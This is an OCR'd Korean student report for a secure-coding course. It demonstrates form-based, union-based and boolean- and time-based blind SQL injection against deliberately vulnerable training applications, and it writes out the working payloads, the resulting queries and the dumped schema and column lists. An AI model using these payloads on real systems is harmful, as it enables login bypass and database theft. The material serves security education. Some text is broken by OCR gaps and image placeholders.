2021.06.11로 희망합니다!!

시큐어코딩
학생 활동 보고서

강의명: 시큐어코딩_1

교수: 우사무엘


이름: 이건욱


학번: 32163006


제출일: 2021.06.08

목 차

1. SQL 삽입 공격 실제 사례




위드이노베이션
공격자
① SQL-인젝션(취약점 수집)
② SQL-인젝션(세션값 탈취)
③ 세션변조(관리자우회접속)
④ 세션변조(정보조회·유출)
마케팅 관리 웹서버
서비스 관리 웹서버
취약점 조회
세션값 조회
개인정보 조회
DB서버


문자 메시지
(오늘) 07:15


[Web발신]
[충전요]안녕하세요 -여기어때-운영팀입니다[redacted]님[redacted]월[redacted]일[redacted]
호텔에서[redacted]은잘하

고객님께 진심으로 사과드립니다.

[illegible]


2. SQL 삽입 공격의 유형_Form based SQL Injection

Step 1


안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지
사용자명 :
'or'a'='a
비밀번호 :
•••••••••
로그인
회원가입
안전한 소프트웨어를 만들기 위한 노력
Copyright (C) (주)오픈이지(http://openeg.co.kr),

ID: 'or 'a'='a

Password: 'or 'a'='a




root cause

```
java.sql.SQLException: Error: executeQueryForObject returned too many results.
	com.ibatis.sqlmap.engine.mapping.statement.MappedStatement.executeQueryForObject(MappedStatement.java:124)
	com.ibatis.sqlmap.engine.impl.SqlMapExecutorDelegate.queryForObject(SqlMapExecutorDelegate.java:518)
	com.ibatis.sqlmap.engine.impl.SqlMapExecutorDelegate.queryForObject(SqlMapExecutorDelegate.java:493)
	com.ibatis.sqlmap.engine.impl.SqlMapSessionImpl.queryForObject(SqlMapSessionImpl.java:106)
	org.springframework.orm.ibatis.SqlMapClientTemplate$1.doInSqlMapClient(SqlMapClientTemplate.java:270)
	org.springframework.orm.ibatis.SqlMapClientTemplate.execute(SqlMapClientTemplate.java:200)
	org.springframework.orm.ibatis.SqlMapClientTemplate.queryForObject(SqlMapClientTemplate.java:268)
	kr.co.openeg.lab.login.dao.LoginDaoImpl.selectUserId(LoginDaoImpl.java:19)
	kr.co.openeg.lab.login.service.LoginService.checkUserId(LoginService.java:23)
	kr.co.openeg.lab.login.controller.LoginController.loginProc(LoginController.java:49)
	sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
	sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
	java.lang.reflect.Method.invoke(Method.java:606)
```

select * from member where id='' or 'a'='a' and password='' or 'a'='a'

2. SQL 삽입 공격의 유형_Form based SQL Injection

Step 2


안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지

사용자명 : admin'#


비밀번호 : •••

ID: admin'#

Password: aaa

안전한 소프트웨어를 만들기 위한 노력

Copyright (C) (주)오픈이지(http://openeg.co.kr),


안전한 소프트웨어를 만들기 위한 노력 (주)오픈이지

소프트웨어 보안은 보안소프트웨어가 아닙니다.

소프트웨어 보안을 유지한다는 것은 암호화화 같은 다양한 보안기능의 적용을 위함 하는 것보다 소프트웨어 라이프 사이클 전반에 걸쳐 여러가지 안전한 소프트웨어 개발의 모범사례를 적용하는 것을 의미합니다.

보안문제는 특정 보안기능보다 안전한 시스템을 구성하는 표준의 문제로 인해 발생할 수 있습니다.


그래서 소프트웨어 보안은 전체 개발단계의 라이프 사이클 접근 방식의 일부가 되어야 하는 중요한 이유입니다.

[관리자]님 환영합니다.

Copyright (C) (주)오픈이지(http://openeg.co.kr),

select * from member where id='admin' #' and password='aaa'

2. SQL 삽입 공격의 유형_Union based SQL Injection



1

SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는
작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션(인증우회)

ID: PASSWORD: 실행

(2) MySQL 인젝션

ID: admin' union select schema_name,2,3,4,5,6 from information_sc 실행


admin' union select schema_name,2,3,4,5,6 from information_schema.schemata #

(3) MS-SQL 인젝션

ID: 실행

실행결과

```
MySQL 조회결과:    IDX: 1      ID: admin     PASSWORD: openeg      이름: 관리자
IDX: information_schema      ID: 2      PASSWORD: 3      이름: 4
IDX: board      ID: 2      PASSWORD: 3      이름: 4
IDX: dvwa      ID: 2      PASSWORD: 3      이름: 4
IDX: hacmebooks      ID: 2      PASSWORD: 3      이름: 4
IDX: mysql      ID: 2      PASSWORD: 3      이름: 4
IDX: openeg      ID: 2      PASSWORD: 3      이름: 4
IDX: owasp10      ID: 2      PASSWORD: 3      이름: 4
IDX: phpmyadmin      ID: 2      PASSWORD: 3      이름: 4
IDX: puzzlemalldb      ID: 2      PASSWORD: 3      이름: 4
```



2

SQL 인젝션

외부입력값에 SQL문을 조작할 수 있는 입력값이 안전하게 필터링되지 않고 사용되는 경우 공격자가 의도하는 조
작된 쿼리가 수행되는 침해사고가 발생할 수 있습니다.

(1) MySQL 인젝션(인증우회)

ID: PASSWORD: 실행

(2) MySQL 인젝션

ID: admin' union select group_concat(column_name),2,3,4,5,6 from 실행

admin' union select group_concat(column_name),2,3,4,5,6 from information_schema.columns where table_name='board_member' #

(3) MS-SQL 인젝션


ID: 실행

실행결과

```
MySQL 조회결과:    IDX: 1      ID: admin      PASSWORD: openeg      이름: 관리자
IDX: IDX,USERID,USERPW,USERNAME,PINNO,JOINDATE      ID: 2      PASSWORD: 3      이름: 4
```

2. SQL 삽입 공격의 유형_Blind SQL Injection_Boolean based SQL Injection

1



/ SQL Injection - Blind - Boolean-Based /

Search for a movie: ' or 1=1 and length(database())= Search

The movie does not exist in our database!

' or 1=1 and length(database()) = 1#

2


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: ' or 1=1 and ascii(substring(data Search


The movie exists in

' or 1=1 and ascii(substring(database(),2,1)) <= 90#

' or 1=1 and ascii(substring(database(), 2, 1)) <= 90#

2. SQL 삽입 공격의 유형_Blind SQL Injection_Time based SQL Injection

1



/ SQL Injection - Blind - Time-Based /

Search for a movie: [ ] Search

The result will be sent by e-mail...

' or 1=1 and length(database()) = 1 and sleep(2)#

2


/ SQL Injection - Blind - Time-Based /

